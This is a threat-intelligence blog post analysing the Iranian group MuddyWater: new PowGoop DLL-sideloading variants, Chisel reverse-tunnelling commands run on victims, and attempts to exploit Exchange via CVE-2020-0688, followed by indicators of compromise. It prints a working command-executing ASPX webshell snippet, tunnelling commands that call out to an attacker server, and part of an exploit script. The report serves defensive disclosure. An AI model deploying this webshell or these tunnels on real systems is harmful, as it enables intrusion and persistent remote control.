Wading Through Muddy Waters | Recent Activity of an Iranian State-Sponsored Threat Actor

sentinelone.com/labs/wading-through-muddy-waters-recent-activity-of-an-iranian-state-sponsored-threat-actor/

Amitai Ben Shushan Ehrlich

SentinelLABS
Wading Through Muddy Waters | Recent Activity of an Iranian State-Sponsored Threat Actor
By Amitai Ben Shushan Ehrlich
READ BLOG >

Overview

MuddyWater is commonly considered an Iranian state-sponsored threat actor but no further granularity has previously been available. As of January 12th, 2022, U.S. CyberCommand has attributed this activity to the Iranian Ministry of Intelligence (MOIS). While some cases allow for attribution hunches, or even fleshed out connections to handles and online personas, attribution to a particular government organization is often reserved to the kind of visibility only available to governments with a well-developed all-source and signals intelligence apparatus.

As in all cases of public government attribution, we take this as an opportunity to reassess our assumptions about a given threat actor all the while recognizing that we can't independently verify the basis for this claim.

U.S. Cyber Command pointed to multiple malware sets used by MuddyWater. Among those, PowGoop correlates with activities we've triaged in recent incidents. We hope sharing relevant in-the-wild findings will further bolster our collective defense against this threat.

> Iranian MOIS hacker group #MuddyWater is using a suite of malware to conduct espionage and malicious activity. If you see two or more of these malware on your network, you may have MuddyWater on it: https://t.co/xTI6xuQOg3. Attributed through @NCIJTF @FBI
>
> — USCYBERCOM Cybersecurity Alert (@CNMF_CyberAlert) January 12, 2022

Analysis of New PowGoop Variants

PowGoop is a malware family first described by Palo Alto which utilizes DLL search order hijacking (T1574.001). The name derives from the usage ‘ `GoogleUpdate.exe` ‘ to load a malicious modified version of ‘ `goopdate.dll` ‘, which is used to load a malicious PowerShell script from an external file. Other variants were described by ClearSkySec and Symantec.

We identified newer variants of PowGoop loader that involve significant changes, suggesting the group continues to use and maintain it even after recent exposures. The new variants reveal that the threat group has expanded its arsenal of legitimate software used to load malicious DLLs. Aside from ‘ `GoogleUpdate.exe` ’, three additional benign pieces of software are abused in order to sideload malicious DLLs: ‘ `Git.exe` ’, ‘ `FileSyncConfig.exe` ’ and ‘ `Inno_Updater.exe` ’.

Each contains a modified DLL and a renamed authentic DLL. The hijacked DLL contains imports originating from its renamed counterpart, as well as two additional functions written by the attackers. The list of hijacked DLLs is presented below:


Software Name	Hijacked DLL	Renamed DLL
GoogleUpdate.exe	goopdate.dll	goopdate86.dll
inno_updater.exe	vcruntime140.dll	vcruntime141.dll
FileSyncConfig.exe	vcruntime140.dll	vcruntime141.dll
git.exe	libpcre2-8-0.dll	libpcre2-8-1.dll

Unlike previous versions, the hijacked DLLs attempt to reflectively load two additional files, one named ‘ `Core.dat` ’, which is a shellcode called from the export ‘ `DllReg` ’ and the other named ‘ `Dore.dat` ’, which is a PE file with a ` `MZRE` ` header, allowing it to execute as a shellcode as well, similarly to the publicly reported techniques, called from the export ‘ `DllRege` ’.

Those two ‘ `.dat` ’ files are identical for each of the hijacked DLLs and are both executed using rundll32 on their respective export, which reads the file from disk to a virtually allocated buffer, followed by a call to offset 0 in the read data.

Both ‘ `Dore.dat` ’ and ‘ `Core.dat` ’ search for a file named ‘config.txt’ and run it using PowerShell in a fashion similar to older versions (`T1059.001`). The overlap in functionality between the two components is not clear; however, it is evident that ‘ `Core.dat` ’ represents a more mature and evolved version of PowGoop as it is loaded as a shellcode, making it less likely to be detected statically.

It is also worth noting that it is not necessary for both components to reside on the infected system as the malware will execute successfully with either one. Given that, it is possible that one or the other could be used as a backup component. The PowerShell payloads within ‘ `config.txt` ’ could not be retrieved at the time of writing.



Execution flow of new PowGoop variants

MuddyWater Tunneling Activity

The operators behind MuddyWater activities are very fond of tunneling tools, as described in several recent blog posts(T1572). The custom tools used by the group often provide limited functionality, and are used to drop tunneling tools which enable the operators to conduct a wider set of activities. Among the tunneling tools MuddyWater attackers were observed using are Chisel, SSF and Ligolo.

The nature of tunneling activities is often confusing. However, analysis of Chisel executions by MuddyWater operators on some of the victims helps clarify their usage of such tools. This is an example of a command executed by the attackers on some of the victims:

```
SharpChisel.exe client xx.xx.xx.xx:8080 r:8888:127.0.0.1:9999
```

The “ `r` ” flag used in the client execution implies the server is running in “reverse” mode. Setting the `--reverse` flag, according to Chisel documentation, “allows clients to specify reverse port forwarding remotes in addition to normal remotes”.


In this case, the “ `SharpChisel.exe` ” client runs on the victim machine, connects back to the Chisel server over port 8080, and specifies to forward anything coming over port 8888 of the server to port 9999 of the client.

This might look odd at first sight as port 9999 is not normally used on Windows machines and is not bound to any specific service. This is clarified shortly afterwards as the reverse tunnel is followed by setting up a Chisel SOCKS5 server on the victim, waiting for incoming connections over port 9999:

```
SharpChisel.exe server -p 9999 --socks5
```

By setting up both a server and a client instance of Chisel on the machine, the operators enable themselves to tunnel a variety of protocols which are supported over SOCKS5. This actually creates a tunnel within a tunnel. Given that, it is most likely the operator initiated SOCKS traffic to the server over port 8888, tunneling traffic from applications of interest to inner parts of the network.

The usage of Chisel and other tunneling tools effectively enable the threat actor to connect to machines within target environments as if they were inside the operator LAN.



Summary of MuddyWater tunneling using Chisel

Exchange Exploitation


When tracking MuddyWater activity, we came across an interesting subset of activity targeting Exchange servers of high-profile organizations. This subset of Exchange exploitation activity is rather interesting, as without context it would be difficult to attribute it to MuddyWater because the activity relies almost completely on publicly available offensive security tools.
The attackers attempt to exploit Exchange servers using two different tools:

- A publicly available script for exploiting CVE-2020-0688 (T1190)
- Ruler – an open source Exchange exploitation framework

CVE-2020-0688 Exploitation

Analysis of the activity observed suggests the MuddyWater threat group attempted to exploit CVE-2020-0688 on governmental organizations in the Middle East. The exploit enables remote code execution for an authenticated user. The specific exploit MuddyWater operators were attempting to run was utilized to drop a webshell.

The attempted webshell drop was performed using a set of PowerShell commands that write the webshell content into a specific path “ `/ecp/HybridLogout.aspx` “. The webshell awaits the parameter “ `cmd` ” and runs the commands in it utilizing XSL Script Processing (T1220).



```
<![CDATA[function xml(){
        var c=System.Web.HttpContext.Current;
        var Request=c.Request;
        var Response=c.Response;
        var command = Request.Item['cmd'];
        var r = new ActiveXObject(""WScript.Shell"").Exec(""cmd /c ""+command);
        var OutStream = r.StdOut;
        var Str = """";
        while (!OutStream.atEndOfStream) {
                Str = Str + OutStream.readAll();
                }
            Response.Write(""<pre>""+Str+""</pre>"");
        }]]>
```

A snippet of the webshell MuddyWater attempted to upload to Exchange servers
This activity is highly correlated with a CVE-2020-0688 exploitation script from a Github repository named fuckchina_v2.py. The script utilizes CVE-2020-0688 to upload an ASPX webshell to the path : “ `/ecp/HybridLogout.aspx` ” (T1505.003). It is also one of the only publicly available CVE-2020-0688 implementations that drop a web shell.

```
print("\n[+] Webshell uploaded and working at: [/ecp/HybridLogout.aspx]")

while True:

cmd = input("cmd> ")

resp, _ = CraftREQ(
rce_output + "?cmd=" + cmd, cookies=new_cookie, method="GET", proxy=proxy
        )

print(str(re.findall(r">([^<]*)<", str(resp.text))[0]))
```

A snippet of CVE-2020-0688 exploitation script

Ruler Exploitation

Among other activities performed by the threat actors was attempted Ruler exploitation. The instance identified targeted a telecommunication company in the Middle East. The observed activity suggests the threat actor attempted to create malicious forms, which is one of the most common usages of Ruler (T1137.003).

Usage of Ruler was previously associated with other Iranian threat actors, most commonly with APT33.

Summary

Analysis of MuddyWater activity suggests the group continues to evolve and adapt their techniques. While still relying on publicly available offensive security tools, the group has been refining its custom toolset and utilizing new techniques to avoid detection. This is observed through the three distinct activities observed and analyzed in this report: The evolution of the PowGoop malware family, the usage of tunneling tools, and the targeting of Exchange servers in high-profile organizations.

Like many other Iranian threat actors, the group displays less sophistication and technological complexity compared to other state-sponsored APT groups. Even so, it appears MuddyWater's persistency is a key to their success, and their lack of sophistication does not appear to prevent them from achieving their goals.

Indicators of Compromise

PowGoop variants (MD5, SHA1, SHA256)

- Goopdate.dll
  - A5981C4FA0A3D232CE7F7CE1225D9C7E
  - 8FED2FF6B739C13BADB14C1A884D738C80CB6F34
  - AA48F06EA8BFEBDC0CACE9EA5A2F9CE00C094CE10DF52462C4B9E87FEFE70F94
- Libpcre2-8-0.dll
  - F8E7FF6895A18CC3D05D024AC7D8BE3E
  - 97248B6E445D38D48334A30A916E7D9DDA33A9B2
  - F1178846036F903C28B4AB752AFE1B38B531196677400C2250AC23377CF44EC3
- Vcruntime140.dll
  - CEC48BCDEDEBC962CE45B63E201C0624
  - 81F46998C92427032378E5DEAD48BDFC9128B225
  - DD7EE54B12A55BCC67DA4CEAED6E636B7BD30D4DB6F6C594E9510E1E605ADE92
- Core.dat
  - A65696D6B65F7159C9FFCD4119F60195
  - 570F7272412FF8257ED6868D90727A459E3B179E
  - B5B1E26312E0574464DDEF92C51D5F597E07DBA90617C0528EC9F494AF7E8504
- Dore.dat
  - 6C084C8F5A61C6BEC5EB5573A2D51FFB
  - 61608ED1DE56D0E4FE6AF07ECBA0BD0A69D825B8
  - 7E7545D14DF7B618B3B1BC24321780C164A0A14D3600DBAC0F91AFBCE1A2F9F4

MITRE ATT&CK

- T1190 – Exploit Public-Facing Application
- T1572 – Protocol Tunneling
- T1574.001 – Hijack Execution Flow: DLL Search Order Hijacking
- T1059.001 – Command and Scripting Interpreter: PowerShell
- T1505.003 – Server Software Component: Web Shell
- T1220 – XSL Script Processing